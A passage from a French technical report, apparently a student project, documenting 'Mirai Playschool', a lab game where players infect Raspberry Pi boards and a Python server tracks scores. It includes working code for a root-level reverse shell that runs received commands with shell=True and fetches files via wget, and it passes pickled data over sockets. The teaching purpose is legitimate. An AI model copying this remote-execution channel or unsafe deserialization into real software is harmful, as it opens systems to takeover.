Nous utilisons la méthode `all()` de python, permettant de vérifier que tous les éléments d'une liste est présent dans une autre liste. Nous l'utiliserons donc pour vérifier que tous les éléments présents dans la liste des cartes infectées d'un joueur soient présents dans la liste des cartes détectées par tcpdump. Dans le cas où cette condition est vraie, les points seront attribués au joueur.

Nous vérifierons également que l'adresse IP qui est analysée est bien une adresse et non une résolution de nom DNS.

```
def clean_list():  
    """  
    This method is used to clear a set every timer seconds.  
    :return: None  
    """  
    global temp_ip, timer  
    init_timer = timer  
    while True:  
        while not game_start:  
            pass  
        while game_start:  
            while init_timer:  
                print(init_timer)  
                time.sleep(1)  
                init_timer -= 1  
            with lock:  
                temp_ip.clear()  
                print(temp_ip)  
            init_timer = timer
```

Figure 83 Méthode permettant d'effacer le set tous les timer secondes

## 7.3 Implémentation server.py

Le serveur a plusieurs fonctionnalités et doit répondre à plusieurs besoins

1. Permettre au maître du jeu d'effectuer des actions à l'aide d'un prompt ;
2. Recevoir des informations de connexion des futurs bots ;
3. Recevoir des connexions concernant les joueurs ;
4. Être notifié lorsqu'un hôte s'est déconnecté ;
5. Être notifié lorsqu'un joueur s'est déconnecté.

### 7.3.1 Initialisation du server.py

Le serveur se lance à l'aide de la commande : `python3 server.py --timer <x> --delay <y>`.

Les arguments `timer` et `delay` sont obligatoires, `timer` est une durée en minutes et `delay` est une durée en secondes.

Nous allons initier une classe `Server` qui représente le serveur de jeu. La classe prend en paramètre le nombre minimal de joueurs, le nombre minimal de cartes, la durée de la partie, le délai de synchronisation, le port d'écoute du joueur, le port d'écoute pour les cartes. Vous pouvez modifier ces informations manuellement en cas de besoin.

```
def main():
    """Starting point of application, we get parameters in argv, assign them to the program and start different threads.

    :return: no value
    :rtype: None
    """
    parser = argparse.ArgumentParser(description="Mirai Playschool.")
    parser.add_argument("--timer", required=True, help="Time that you want to play")
    parser.add_argument("--delay", required=True, help="Time for periodic request from client")
    args = parser.parse_args()

    timer = int(args.timer) * 60

    delay = int(args.delay)

    server = Server(1, 1, timer, delay, 10000, 9999)
    server.run_server()
```

Figure 84 Code permettant d'exécuter le serveur

Le serveur se lance en exécutant la méthode `run_server()`. Cette méthode permet de démarrer les différents threads de l'application. Les threads sont au nombre de 5.

Un thread est dédié à la création d'un socket, du bind et accepter les connexions des cartes sur notre serveur.

Un autre thread est utilisé afin de créer et bind un socket acceptant les connexions des joueurs sur notre serveur.

Pour les deux threads précédents, les connexions sont stockées dans des listes contenant toutes les connexions faites auprès du serveur de jeu. Une liste est utilisée pour les connexions des joueurs tandis que l'autre sera dédiée aux connexions des cartes.

Un thread est utilisé afin de vérifier l'état de la connexion des cartes et notifier l'arrivée d'une carte ou la déconnexion d'une carte.

Un thread similaire au précédent permet de vérifier l'état de la connexion des joueurs et notifier l'arrivée et la déconnexion d'un joueur.

Finalement, un thread est créé afin de permettre à l'utilisateur d'utiliser le prompt.

### 7.3.2 Fonctionnement de serveur.py

Pour répondre au premier besoin, le prompt ci-dessous a été mis en place, il regroupe l'ensemble des actions possibles pour le maître du jeu.




Figure 85 Workflow du prompt mirai-playschool

Un thread est créé au lancement de l'application permettant de saisir les commandes décrites ci-dessus, en tapant la commande 1, nous accédons au prompt permettant de paramétrer notre partie en modifiant la durée d'une partie, nous pouvons également modifier le délai de synchronisation du score avec toutes les cartes, démarrer la partie, changer le nombre minimal de joueurs, changer le nombre minimal de cartes et revenir au menu principal.

Pour le prompt de lancement de partie, les méthodes 1, 2, 4 et 5 servent uniquement à modifier les variables de gestion du jeu et une vérification est faite afin de s'assurer que la valeur saisie est un nombre entier. La commande 3 effectue plus d'actions. La méthode `start_game()` est lancée et va effectuer les actions suivantes :

1. Vérifier qu'une game respecte les conditions de lancement (`minimal_card` et `minimal_player`). Nous allons utiliser la méthode `check_game_is_ok()` qui va retourner `True` si la game respecte les conditions et `False` si la game ne les respecte pas. En recevant `False` nous retournons sur le prompt et si nous recevons `True` nous continuons l'instanciation du jeu ;
2. Un set contenant l'adresse IP des joueurs présents au lancement de la partie est créé ;
3. Dans le cas où une partie est relancée, nous allons utiliser la méthode `clear_variable` de la classe `Player` (Figure 100) qui va se charger de vider la liste de cartes infectées par le joueur ainsi que son score précédent.

4. Un dictionnaire est créé en utilisant comme clé le set créé précédemment. Ce dictionnaire représente notre tableau de score ;
5. Une requête est envoyée à toutes les cartes afin de démarrer la surveillance et l'attribution des points présents sur les cartes. La requête est formatée à l'aide de pickle<sup>34</sup> et se présente sous la forme de : [« go », tableau\_de\_score, delay] ;
6. Un lock est utilisé et va passer la variable de contrôle game\_start à True et release le lock. Cette variable sert à synchroniser les différentes opérations du serveur, elle sert à obtenir le score envoyé par les cartes tant que la partie est lancée et à arrêter la partie lorsque le timer est arrivé à 0 ;
7. Deux threads sont créés. Un d'eux permet de gérer le timer (count\_timer(timer)) de la partie et l'autre permet d'obtenir le score envoyé par les cartes (get\_score()) ;
8. La méthode count\_timer(timer) prend en paramètre un timer qui est utilisé dans une boucle while jusqu'à atteindre 0. Afin d'avertir les joueurs du temps restants, un timer est affiché sur le prompt. La méthode va sleep 1 seconde à chaque exécution et décrémenter timer de 1. Ainsi, nous obtenons un timer comptant le nombre de secondes restantes d'une partie. Une fois le timer écoulé, la variable de contrôle game\_start passe à False;

```
def count_timer(self, timer):
    """We setup the future action that we gonna do and put them in a Queue.

    :param timer: Represent the number of seconds to wait
    :return: no value
    :rtype: None
    """
    print("\n")
    while timer:
        mins, secs = divmod(timer, 60)
        timeformat = '{:02d}:{:02d}'.format(mins, secs)
        print(timeformat, end='\r')
        time.sleep(1)
        timer -= 1
    self.game_start = False
```

Figure 86 Méthode gérant le timer du jeu

9. La méthode get\_score() quant à elle va s'occuper de recevoir les informations envoyées par les cartes (score et cartes infectées). Pour ce faire, nous allons parcourir la liste des connexions et attendre que des informations soient envoyées. En stockant une telle liste de connexion, il n'est pas possible d'écouter toutes les connexions simultanément, il y aura un petit décalage dû au fait que la méthode recv de la librairie socket est bloquant. Dans le cas où un joueur se déconnecte, nous le retirons de la liste de joueurs et vérifions si cette liste est vide, si elle ne l'est pas, le calcul de score continue et si aucune carte n'est en jeu, le jeu s'arrête et nous retournons au menu du jeu.

Une fois le premier score reçu, les différentes connexions vont s'effectuer et nous pourrons commencer à additionner les scores reçus. Deux types de requêtes peuvent être reçues des cartes, une pour annoncer uniquement un score et l'autre pour annoncer qu'une carte a été infectée et le score obtenu. Il faut donc traiter ces deux types de réponses qui sont formatées ainsi :

- [score]
- [« infected », IP\_CNC, IP\_Card, score]

<sup>34</sup> <https://docs.python.org/3/library/pickle.html>

En vérifiant la présence de « infected » en première position de la requête, nous pouvons aiguiller le déroulement des actions qui seront entreprise. Nous avertirons toutes les cartes qu'une nouvelle carte a été infectée par un joueur en appelant la méthode `add_infected_card(requête)` qui se chargera d'envoyer l'information à toutes les cartes au format [« infected », player].

Le score des joueurs s'affiche et est recalculé périodiquement. Nous évitons ainsi de devoir vérifier si le score fourni par les cartes a déjà été entré dans le tableau de score. Cette vérification est faite côté carte, donc recalculer le tableau de score à chaque fois me semblait être l'idée la plus économe en ressources.

Lorsque la partie est terminée, nous appelons la méthode `historic(score)` qui va se charger d'écrire dans le fichier « historic.txt » le résultat des différents joueurs de la partie. Ce fichier doit être présent lorsque nous effectuons des actions dessus. Des exceptions peuvent être levées dans le cas contraire.

10. Une fois que le timer a passé la variable de contrôle `game_start` à False, les threads vont s'arrêter et nous pourrons ainsi continuer l'exécution de la méthode `start_game()`. Une requête ayant pour format [« stop »] est envoyée à toutes les cartes ;
11. Nous attribuons les scores finaux présent dans le dictionnaire de score aux joueurs.
12. Et finalement nous affichons sur le terminal le ou les gagnants. Dans le cas où 2 ou plusieurs joueurs sont à ex-aequo, l'ensemble est considéré comme gagnant.

En tapant la commande `select <id>`, il est possible d'obtenir un reverse shell sur la cible choisie. La cible correspond à l'index de notre carte dans le tableau `all_rasp`. La méthode `get_target(id)` permet d'obtenir la connexion souhaitée avec l'hôte voulu. Il est possible de se connecter aux cartes Raspberry et au serveur d'attaque. Une fois la connexion obtenue la méthode `send_target_commands(connexion)` est utilisée afin de créer le reverse shell.

Le reverse shell côté serveur se présente comme ceci :

```
while True:
    try:
        cmd = input()
        if cmd == 'quit':
            break
        if cmd == '':
            continue
        if len(str.encode(cmd)) > 0:
            m = pickle.dumps(['reverse', cmd])
            conn.send(m)
            data = conn.recv(20480)
            temp = pickle.loads(data)
            print("{} {}".format(temp[0], temp[1]), end="")
    except:
        print("Card is down")
        break
```

Figure 87 Code permettant d'envoyer des commandes à une carte

Nous allons utiliser la connexion déjà établie entre le serveur de jeu et la carte afin d'envoyer des commandes. Afin que le listener côté client comprenne que ce qu'il reçoit est dédié au reverse shell, la requête est formatée ainsi : [« reverse », commande].

Le but de ce reverse shell est d'avoir la main mise sur l'équipement, même si un élève décidait de fermer les ports SSH, telnet. Nous pouvons ainsi par exemple, naviguer entre les différents dossiers, afficher les processus à l'aide de `ps`, télécharger des fichiers à l'aide de `wget`, redémarrer la carte, l'éteindre totalement. Attention, si nous effectuons un reboot qui s'opère immédiatement, nous n'aurons pas le temps de correctement fermer la connexion, il faudra attendre que la connexion cesse toute seule. Privilégiez le reboot avec un délai ou le shutdown avec un délai, le temps de quitter le reverse shell. Pour reboot, favorisez la commande 6 du serveur.

Il n'est cependant pas possible d'utiliser des commandes tels que nano, vim, etc. Les modifications sur un fichier peuvent être faites de deux façons. Les écrire en local, les poster sur un serveur web et les télécharger à l'aide de wget ou d'effectuer la commande `echo « code » > fichier.fichier`. L'administrateur peut ainsi redéployer sur chaque hôte le script de son choix et effectuer les actions qu'il souhaite avec ce dernier.

Il est possible de modifier des droits d'accès sur un fichier à l'aide de `chmod`. Le code client étant lancé à l'aide du compte root, ce dernier possède donc le droit root sur la machine sur laquelle le script tourne.

Vous obtiendrez la liste des cartes ainsi que leur ID en tapant la commande 3. L'affichage consiste à parcourir la liste des joueurs et de les afficher à l'aide de la méthode `print()`. L'affichage des cartes est fait de cette manière :

```
mirai-playschool> Enter the action of your choice : 3
ID : 0 Card: 192.168.1.23
ID : 1 Card: 192.168.1.10
```

Figure 88 Affichage de l'ID des cartes ainsi que de leur adresse IP

En saisissant la commande 4, nous obtenons la liste des joueurs étant connecté à la partie. La classe `player` ayant la méthode `__str__()`, l'affichage dans la méthode `print()` a été redéfini et permet d'afficher un joueur dans le format ci-dessous

```
mirai-playschool> Enter the action of your choice : 4
I'm the player 192.168.1.16, my last score was 0 and I infected []
```

Figure 89 Affichage d'un joueur n'ayant effectué aucune partie

```
mirai-playschool> Enter the action of your choice : 4
I'm the player 192.168.1.16, my last score was 3 and I infected ['192.168.1.23']
```

Figure 90 Affichage d'un joueur après avoir joué une partie

Dans les deux figures précédentes nous pouvons donc observer que le score d'un joueur est conservé jusqu'au départ d'une nouvelle partie. Nous pouvons également apprendre quelle carte il a infectée en premier.

```
elif cmd == '3':
    for x in range(len(self.all_rasp)):
        print("ID : {} Card: {}".format(x, self.all_rasp[x][0]))
elif cmd == '4':
    for player in self.all_player:
        print(player)
```

Figure 91 Méthodes d'affichage des cartes et des joueurs

En tapant la commande 5, nous déconnectons les joueurs ainsi que les cartes de notre jeu. Cette commande va envoyer à toutes les cartes la requête `['shutdown']`. Le parser côté client traitera ce mot clé et déconnectera les joueurs et les cartes.

Cette méthode a été implémentée pendant le projet afin de libérer correctement <sup>35</sup>le socket du serveur. Si la connexion est mal terminée, un certain délai va s'écouler avant que l'OS ne décide de libérer le port utilisé par l'application. Ce qui est embêtant lorsque nous souhaitons redémarrer le serveur immédiatement.

La commande 6 permet de redémarrer toutes les cartes de notre parc de cartes. Cette commande va faire appel à la méthode `send_request_card(cmd)` qui va envoyer le contenu `['reboot']` aux cartes qui parseront ce mot clé et effectueront un reboot. Cette méthode est idéalement à utiliser lorsqu'une partie est terminée, des scripts sont exécutés au reboot des cartes, permettant d'effectuer un nettoyage de ces dernières.

<sup>35</sup> <https://stackoverflow.com/questions/409783/socket-shutdown-vs-socket-close>

Saisir 7 permet d'afficher l'historique de toutes les parties alors que 8 permet d'effacer cet historique. L'historique est sauvegardé dans un fichier nommé « historic.txt ». Nous écrivons la dernière partie jouée tout en bas du fichier. Nous avons donc un historique allant de la première partie jouée à la dernière partie jouée. L'affichage se fait donc dans l'ordre cité précédemment. La méthode `show_historic()` est utilisée à cette fin.

La commande 8 permet d'effacer le contenu du fichier afin de le rendre vierge. La méthode `delete_historic()` est utilisée afin d'y parvenir.

Utilisez les commandes faisant appel au fichier `historic.txt` uniquement lorsque ce dernier existe, vous aurez des exceptions dans le cas contraire. Ce fichier doit se trouver dans le même répertoire que `server.py`.

```
def historic(self, score):
    """
    Used to add the final score game to a historic file stored in ./historic.txt
    :param score: The final score of the game
    :return: None
    """
    with self.lock:
        with open("historic.txt", "a") as f:
            f.write(str(score) + "\n")

def show_historic(self):
    """
    Used to print on prompt the historic file
    :return: None
    """
    with self.lock:
        with open("historic.txt", 'r') as f:
            line = f.read().splitlines()
    count = 1
    # Strips the newline character
    for line in line:
        print("Game {}: had the score : {}".format(count, line.strip()))
        count += 1

def delete_historic(self):
    """
    Used to delete erase the file ./historic.txt
    :return: None
    """
    with self.lock:
        with open("historic.txt", "w") as f:
            f.close()
```

Figure 92 Méthodes permettant la gestion de l'historique

Finalement, en saisissant la commande 9, vous obtiendrez des informations dans l'application vous permettant d'avoir des informations sur ce que vous pouvez faire avec le prompt. Nous utilisons pour ça la méthode `help()` de `docstring`, cette dernière permet d'afficher le commentaire présent au début d'une classe ou d'une méthode. Nous obtenons le résultat suivant en affichant l'aide. Pour quitter l'affichage, il suffit de taper la lettre « q ».



```

Help on function mirai_playschool in module __main__:
mirai_playschool(self)
    This method is used to check the command that the administrator put on the prompt and execute the wanted action.

    You are allowed to do some action if you type a number or "select <target>"
    Action:
    -----
    1: You will be redirected in the "Start game" prompt
        Start game prompt :
        1: You can set the timer for a game, enter the number of minutes. The timer represent the duration of a game.
        2: You can set the delay for a game, enter the number of seconds. The delay represent the Synchronization time between server and cards. It synchronizes the score and t
he infected cards.
        3: You can start a game with this command.
        4: You can set the minimal required player to start a game.
        5: You can set the minimal required card to start a game.
        6: You can go back to the main prompt.
    select <id>: This command is used to connect the server to a card. The ID is the index number of the card in the list all_rasp.
    3: You will list all the connected card to this server.
    4: You will list all the connected player to this server.
    5: You will close all current connection in all_player and all_rasp.
    6: You will reboot all the card.
    7: You will print the list of previous game.
    8: You will erase the list of previous game.
    9: You will get help.
    :return: no value
    :rtype: None

```

Figure 93 Méthode help permettant d'informer l'utilisateur sur les actions qu'il peut effectuer

Une boucle while infinie est implémentée afin d'attendre les saisies de l'utilisateur, dans le cas où aucune commande prédéfinie n'est saisie, un message « Command not recognized » est affiché sur le prompt.

Afin de terminer l'application, il suffit de saisir « ctrl+c ». Cette action déconnectera automatiquement les joueurs et les cartes peu importe l'état dans lequel elles se trouvent.

## 7.4 Implémentation client.py et attack\_monitor.py

Les méthodes permettant l'obtention des points sont décrites au chapitre 7.2. Nous détaillerons ici le fonctionnement global des clients servant à monitorer des points.

Les clients ont plusieurs tâches à effectuer :

1. Se charger d'attribuer des points (scan, login, infection et attaque) ;
2. Ecouter en tout temps les requêtes en provenance du serveur ;
3. Envoyer le score de façon périodique au serveur ainsi que si la carte a été infectée.

Ces fichiers ont été développés pour tourner sur des cartes Raspberry Pi Zero W ayant la même installation que décrit au chapitre 8.

### 7.4.1 Initialisation des monitors

Le fichier client.py est destiné aux cartes Raspberry Pi. Ce code permet d'attribuer des points pour le scan, le login et l'infection. Ce code est exécuté à l'aide de la commande suivante :

```
python3 client.py
```

Le fichier attack\_monitor.py est destiné à être installé sur une machine virtuelle (idéalement, privilégiez une Raspberry Pi ou utilisez Debian 10 avec une seule interface) et sert à attribuer des points lorsqu'une attaque est réussie, le code s'exécute à l'aide de la commande :

```
python3 attack_monitor.py
```

Ci-dessous, vous trouverez le workflow des monitors :




Figure 94 Workflow du code installé sur les cartes et la cible d'attaque

### 7.4.2 Fonctionnements des moniteurs

Le client s'instancie en appelant les méthodes `create_workers()` et `create_jobs()` qui sont des méthodes permettant de créer des threads et y attribuer des méthodes.

Ces méthodes vont créer 5 threads dans le fichier `client.py` et 4 dans le fichier `attack_monitor.py`

Pour `client.py` les threads suivants sont créés :

1. Un thread permettant de monitorer le scan ;
2. Un autre permettant de monitorer le login ;
3. Un thread pour monitorer l'infection ;
4. Un thread pour communiquer avec le serveur ;
5. Un thread permettant l'écoute des messages du serveur.

Pour `attack_monitor.py` :

1. Un thread monitorant une attaque ;
2. Un thread envoyant le score au serveur ;
3. Un thread effaçant périodiquement une liste ;
4. Un thread écoutant les messages envoyés par le serveur.

Le fonctionnement de ces deux codes est relativement similaire concernant la communication avec le serveur.

Une fois que les threads sont créés, seul le thread listening sera actif, les autres seront en attente tant que la variable de contrôle `game_start` est à `False`.

Le listening va parser les requêtes envoyées par le serveur. Les commandes que peut traiter le client sont : `go`, `stop`, `reboot`, `infected`, `shutdown` et `reverse`.

- **Go** : Lorsque le client reçoit cette commande, cela signifie que le jeu va commencer et que le client va devoir commencer à compter le nombre de points gagné par les joueurs et surveiller les actions faites par les joueurs afin d'attribuer un point. La requête envoyée par `go` est sous ce format [« go », score, délai].

Le score contient un dictionnaire ayant comme clé l'ip des joueurs et un nombre de points étant initialement à 0.

Nous allons passer la variable de contrôle `delayset` à `True` afin que les commandes puissent être envoyées toutes les « delay » secondes.

Nous lançons ensuite la méthode `start_game()` qui va passer la variable de contrôle `game_start` à `True`. Cette variable est utilisée afin de gérer les threads de surveillance et d'envoi de score. Tant que cette variable est à `False`, les autres threads seront en attente.

- **Stop** : Une fois cette commande reçue dans la requête ['stop'], la méthode `end_game()` est appelée et va attribuer aux variables de contrôles `game_start` et `first_infection` la valeur `False`. Ainsi, les méthodes d'attribution de points et d'envoi des scores s'arrêteront et l'application sera en attente d'une partie.

```
def start_game():
    """
    This method is used to start a game, it locks the game_start variable and set it up to True
    :return: None
    """
    with lock:
        global game_start
        game_start = True

def end_game():
    """
    This method is used to end a game, it locks the game_start variable and set it up to False
    :return:
    """
    with lock:
        global game_start, first_infection
        game_start = False
        first_infection = False
```

Figure 95 Méthode start\_game() et end\_game() des monitors

- Reboot : Lorsque le client recevra cette requête ['reboot'], une commande sera saisie à l'aide de la librairie subprocess, il s'agit de : sudo reboot.

Comme le script est lancé en root sur les Raspberry Pi, il est possible d'omettre la présence de « sudo » mais ayant dû affaire à un retard dans le délai de livraisons des autres cartes, le code a été testé sur des machines virtuelles (Debian 8.11 Jessie, Debian 9.5 Stretch et Debian 10 Buster). Même en étant exécuté en root, le shell n'arrivait pas à trouver uniquement la commande reboot. Voilà pourquoi « sudo » est resté. Le problème <sup>36</sup> vient du fait que Debian 10 est passé à systemd, ce qui fait que les commandes classiques comme : reboot » ne sont plus reconnues, il faudrait saisir : systemctl reboot.

- Shutdown : En parsant la requête ['shutdown'], le client va obtenir son PID en effectuant la commande os.getpid() et va le kill à l'aide de os.kill(). Cette solution est celle retenue, car elle permet d'arrêter tous les threads en même temps. Effectuer une commande « return » ou « exit » dans un thread met uniquement fin à ce dernier. De plus, l'arrêt permet d'obtenir une sortie « non désirée » aux yeux du script auto-join-python.py et cette sortie va permettre au script d'attendre que le serveur soit joignable afin de s'y connecter.

```
if temp[0] == 'shutdown':
    s.shutdown(socket.SHUT_RDWR)
    s.close()
    os.kill(os.getpid(), signal.SIGTERM)

if temp[0] == 'reboot':
    s.shutdown(socket.SHUT_RDWR)
    s.close()
    subprocess.Popen(['sudo', 'reboot'], stdout=subprocess.PIPE)
```

Figure 96 Méthodes permettant la déconnexion des joueurs et des cartes

- Infected : Ce message permet de notifier la carte qu'elle doit désormais prendre en compte les actions effectuées par la carte infectée afin de pouvoir attribuer des points au joueur ayant pris le contrôle de cette dernière. Nous ajouterons la carte reçue dans la requête ['infected', joueur] à la liste des cartes infectées par un joueur.

<sup>36</sup> <https://superuser.com/questions/1462581/unable-to-shutdown-reboot-my-debian-10-server>

- Reverse : Finalement, si le client reçoit la requête [`'reverse', cmd`], il s'agira d'une requête à destination du reverse shell. Deux commandes particulières sont traitées et le reste est envoyé dans une commande générique.

Lorsque la cmd est « `cd` », nous allons faire appel à `os.chdir()`, cette méthode permet de changer de répertoire. Nous traitons également la commande « `wget` » permettant de télécharger un fichier en y passant en paramètre un URL. La majorité des commandes n'ouvrant pas de prompt spécifique (`nano`, `vim`) fonctionnent, voici une liste de commande étant garanti de fonctionner :

- `Cd`
- `Wget` (Cette commande fonctionne mais crée des problèmes d'affichage, il faudrait consommer deux fois l'output de `wget`, une fois pendant le téléchargement et une fois après car un décalage est créé).
- `Shutdown` (doit être lancé avec un délai, puis il faudra quitter le reverse shell avant que la carte ne s'éteigne).
- `Reboot` (ajoutez un délai afin de pouvoir quitter le reverse shell avant le reboot).
- `Ps`
- `Ls`
- `Pwd`
- `Cat`
- `Mv`
- `Mkdir`
- `Rmdir, rm`
- `Touch`
- `Cp`
- `Chmod, chown, chgrp`
- `Kill`

Les autres commandes Linux sont susceptibles de marcher, mais il faut avoir conscience que les commandes faisant des affichages en plusieurs temps peuvent causer de petit décalage dans la réception du serveur. Les commandes ci-dessus sont garanties de ne pas causer de bug tant que le buffer envoyé par le client n'excède pas celui de la taille du buffer de réception du serveur.

Pour quitter le reverse shell il suffit de taper la commande `quit` dans le prompt.

Il est important de noter que l'adresse IP du serveur sur lequel la carte doit se connecter est écrit en dur dans le code. La valeur de la variable « `host` » doit être changée si l'adresse du serveur n'est pas la même que celle que j'ai choisies pour ce projet.

```
if temp[0] == 'reverse':
    cmd = temp[1].split()
    if cmd[0] == 'cd':
        try:
            os.chdir(cmd[1])
        except Exception as e:
            currentWD = os.getcwd() + "> "
            m = pickle.dumps([e, currentWD])
            s.send(m)
            continue
    if cmd[0] == 'wget':
        try:
            p = subprocess.Popen(('wget', cmd[1]), shell=True, stdout=subprocess.PIPE, stdin=subprocess.PIPE,
                                  stderr=subprocess.PIPE)
            output_byte = p.stdout.read() + p.stderr.read()
            output_str = str(output_byte, "utf-8")
            currentWD = os.getcwd() + "> "
            m = pickle.dumps([output_str, currentWD])
            s.send(m)

            print(output_str)
        except:
            currentWD = os.getcwd() + "> "
            m = pickle.dumps([e, currentWD])
            s.send(m)
            continue
    if len(cmd[0]) > 0:
        try:
            cmd = subprocess.Popen(temp[1], shell=True, stdout=subprocess.PIPE, stdin=subprocess.PIPE,
                                    stderr=subprocess.PIPE)
            output_byte = cmd.stdout.read() + cmd.stderr.read()
            output_str = str(output_byte, "utf-8")
            currentWD = os.getcwd() + "> "
            m = pickle.dumps([output_str, currentWD])
            s.send(m)

            print(output_str)
```

Figure 97 Code implémentant les fonctionnalités d'un reverse shell

Nous récupérons le répertoire courant à l'aide de `os.getcwd()`, afin de fournir l'information au serveur concernant son positionnement au sein de la machine.

Dans le cas où une erreur survient, un try/catch a été implémenté et va envoyer au serveur le message d'erreur correspondant à l'erreur retournée par une commande erronée.

```
/home/osboxes> chmod dontexist.p
chmod: missing operand after 'dontexist.p'
Try 'chmod --help' for more information.
/home/osboxes> █
```

Figure 98 Message d'erreur reçu côté serveur

## 7.5 Implémentation client-annonce-joueur.py

Ce code a pour simple et unique but d'obtenir l'adresse IP du joueur en s'annonçant auprès du serveur de jeu.

Une fois annoncé, le serveur va créer un joueur à partir de la classe Player.

Le CNC du joueur devra obligatoirement avoir la même adresse IP que celle du joueur annoncé auprès du serveur afin d'obtenir des points.



Figure 99 UML de la classe Player

Cette classe permet donc de représenter un joueur ayant une certaine IP, un certain nombre de cartes infectés et un score.

Le constructeur prend en paramètre un str représentant l'IP du joueur, une liste de cartes infectées et un score numérique.

Une méthode permettant d'effacer la liste des cartes infectées a été mise en place et une réécriture de la méthode d'affichage a été effectuée afin de permettre un affichage spécifique lorsque nous affichons un joueur.

### 7.5.1 Initialisation de client-annonce-joueur.py

L'adresse IP du serveur sur lequel s'annoncer est écrit en dur dans la variable « host » du fichier client-annonce-joueur.py.

Si vous n'utilisez pas la même adresse IP que moi, il vous faudra changer cette valeur pour qu'elle corresponde à celle de votre environnement.

Pour lancer le code il vous faudra saisir la commande

```
python3 client-annonce-joueur.py
```

Le client s'annoncera ainsi auprès du serveur et ce dernier pourra créer le joueur étant connecté sur cette adresse.




Figure 100 Workflow client-annonce-player.py

Lorsque le client reçoit la commande shutdown du serveur, l'application s'arrête.

## 8 Installation des composants

